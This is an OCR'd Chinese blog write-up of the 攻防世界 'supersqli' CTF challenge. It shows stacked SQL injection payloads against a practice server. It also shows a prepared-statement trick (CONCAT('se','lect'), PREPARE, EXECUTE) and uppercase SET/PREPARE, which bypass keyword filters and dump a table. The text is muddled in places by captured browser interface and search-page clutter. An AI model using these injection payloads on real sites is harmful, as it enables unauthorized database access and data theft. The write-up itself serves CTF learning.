攻防世界supersqli

原创

影色 于 2021-08-01 13:26:04 发布 45 收藏


分类专栏： CTF+WEB


本文链接：https://blog.csdn.net/qq_51283187/article/details/119297208

攻防世界supersqli

这个题用到了预编译的技巧,可以绕过对select等命令的限制

类似于分块传输了,很实在!





```
}

array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

于是我们使用堆叠注入

Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL
http://111.200.241.244:65090/?inject=1' ; show tables--+

Enable POST

ADD HEADER

攻防世界-web-高手进阶区 | 【Writeup】BUUCTF_We | 攻防世界 supersqli 解题思 | 题目 | easy_sql

不安全 | 111.200.241.244:65090/?inject=1%27%20;%20show%20tables--+

应用 资源获取以及小功能 论坛 博客和问题 待学习急 信息搜集 常用学习网站 2021教父赞助群资... PyCharm激活码最... 无标题文档 阅读清单

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

这里显示出两张表

Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL
http://111.200.241.244:65090/?inject=1' ; show tables--+

Enable POST

ADD HEADER

攻防世界-web-高手 | 【Writeup】BUUC | 攻防世界 supersqli | 题目 | easy_sql | `是什么字符 - 国内

cn.bing.com/search?q=%60是什么字符&PC=U316&FORM=CHROMN

应用 资源获取以及小功能 论坛 博客和问题 待学习急 信息搜集 常用学习网站 2021教父赞助群资... PyCharm激活码最... 无标题文档 阅读清单

国内版 国际版

Microsoft Bing `是什么字符 登录

网页 图片 视频 学术 词典 地图

所以我们堆叠注入的时候要用这个，因为有一张表是全都是数字的会造成歧义

678,000 条结果 时间不限

` 是 MySQL 的转义符，用来避免列名或者表名和 mysql 本身的关键字冲突。

mysql 转义字符是什么-mysql教程-PHP中文网
www.php.cn/mysql-tutorials-463855.html


这是否有帮助?


字符 - 必应词典


na. 【计】character


网络 characters; ASCII; Unicode


查看更多释义


下载手机版必应词典
Android
iPhone
正在等待 cn.bing.com 的响应...


攻防世界-web-高手
【Writeup】BUU
攻防世界 supersql
题目
easy_sql
`是什么字符 - 国内
不安全 | 111.200.241.244:65090/?inject=1%27%20;%20show%20columns%20from%20`191981093111...
应用
资源获取以及小功能
论坛
博客和问题
待学习急
信息搜集
常用学习网站
2021教父赞助群资...
PyCharm激活码最...
无标题文档
阅读清单
array(6) {
[0]=>
string(4) "flag"
[1]=>
string(12) "varchar(100)"
[2]=>
string(2) "NO"
[3]=>
string(0) ""
[4]=>
NULL
[5]=>
string(0) ""
}
这里看出有flag这个列


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
AdBlock
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
HASHING
THEME
URL
http://111.200.241.244:65090/?inject=1' ; show columns from `1919810931114514` --+
Enable POST
ADD HEADER


攻防世界-web-高手进阶
【Writeup】BUUCTF_W
题目
easy_sql
`是什么字符 - 国内版 Bin
cnblogs.com/joker-vip/p/12483823.html
应用
资源获取以及小功能
论坛
博客和问题
待学习急
信息搜集
常用学习网站
2021教父赞助群资...
PyCharm激活码最...
无标题文档
阅读清单
[5]=>
string(0) ""
查看器
控制台
调试器
样式编辑器
性能
内存
网络
存储
Encryption
Encoding
SQL
XSS
Other
Load URL
http://111.198.29.45:53641/?inject=1';show columns from `words` --+
4. Upload-Labs渗透
5. 攻防世界-web-高
2)
评论排行榜
1. 攻防世界-web-高
2. CTF-域渗透--HT
3. 攻防世界-web-高
4. Pikachu-XXE（x
推荐排行榜
1. Upload-Labs渗透
2. 攻防世界-web-高
3. sqli_labs学习笔记
我们的show最多能看到
库名
表名
列名
但是看不到里面的内容
要看到里面的内容还是得要用select
但是这个已经被过滤了，那么就用预编译的方式
5.查看值，需要绕过select的限制，我们可以使用预编译的方式
-1';set @sql = CONCAT('se','lect * from `1919810931114514`;');prepare stmt from @sql;EXECUTE stmt;#
拆分开来如下：
-1';
set @sql = CONCAT('se','lect * from `1919810931114514`;');
prepare stmt from @sql;
EXECUTE stmt; #


C:\Windows\System32\cmd.exe - mysql -u root -p
mysql> select concat('se','lect') from `1`;
ERROR 1046 (3D000): No database selected
mysql> use security;
Database changed
mysql> select concat('se','lect') from `1`;
ERROR 1146 (42S02): Table 'security.1' doesn't exist
mysql> select concat('se','lect') from security.users;
+----------------------+
| concat('se','lect') |
+----------------------+
| select |
| select |
| select |
| select |

```
| select                |
| select                |
| select                |
| select                |
| select                |
| select                |
| select                |
| select                |
| select                |
+-----------------------+
13 rows in set (0.01 sec)

mysql> concat('se','lect') * from security.users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
 for the right syntax to use near 'concat('se','lect') * from security.users' at line 1
mysql>
```

不是正确的语法

C:\Windows\System32\cmd.exe - mysql -u root -p

```
Query OK, 0 rows affected (0.00 sec)

ERROR 1046 (3D000): No database selected
ERROR 1243 (HY000): Unknown prepared statement handler (stmt) given to EXECUTE
mysql> set @sql = CONCAT('se','lect * from security.users;');prepare stmt from @sql;EXECUTE stmt;#
Query OK, 0 rows affected (0.00 sec)

Query OK, 0 rows affected (0.00 sec)
Statement prepared

+----+----------+-------------+
| id | username | password    |
+----+----------+-------------+
|  1 | Dumb     | Dumb        |
|  2 | Angelina | I-kill-you  |
|  3 | Dummy    | p@ssword    |
|  4 | secure   | crappy      |
|  5 | stupid   | stupidity   |
|  6 | superman | genious     |
|  7 | batman   | mob!le      |
|  8 | admin    | admin       |
|  9 | admin1   | admin1      |
| 10 | admin2   | admin2      |
| 11 | admin3   | admin3      |
| 12 | dhakkan  | dumbo       |
| 14 | admin4   | admin4      |
+----+----------+-------------+
13 rows in set (0.00 sec)

mysql>
```

可以看到预编译是可以执行成功的，这样就实现了拆分select的目的了！

攻防世界-web-高手进阶区017-s | 题目 | easy_sql | `是什么字符 - 国内版 Bing

不安全 | 111.200.241.244:65090/?inject=-1%27;set%20@sql%20=%20CONCAT(%27se%27,%27lect%20...

应用 资源获取以及小功能 论坛 博客和问题 待学习急 信息搜集 常用学习网站 2021教父赞助群资... PyCharm激活码最... 无标题文档 阅读清单

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
strstr($inject, "set") && strstr($inject, "prepare")
```

这里提示是strstr函数过滤了set 和prepare这两个函数
但是我们知道这两个函数是严格区分大小写的，所以用大写直接绕过！

Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL


http://111.200.241.244:65090/?inject=-1';set @sql = CONCAT('se','lect * from `1919810931114514`;');prepare stmt from @sql;EXECUTE stmt;#

Enable POST

ADD HEADER

攻防世界-web-高手进阶区017-s | 题目 | easy_sql | `是什么字符 - 国内版 Bing

不安全 | 111.200.241.244:65090/?inject=-1%27;SET%20@sql%20=%20CONCAT(%27se%27,%27lect%2...



-1'; //这个位置

set @sql = CONCAT('se','lect * from `1919810931114514`;');

prepare stmt from @sql;

EXECUTE stmt; #

//记得这里要用;去结束前面的语句，也就是1' #可以执 行成功了，那么我们还需要在1'后面加一个;
//来闭合前面的语句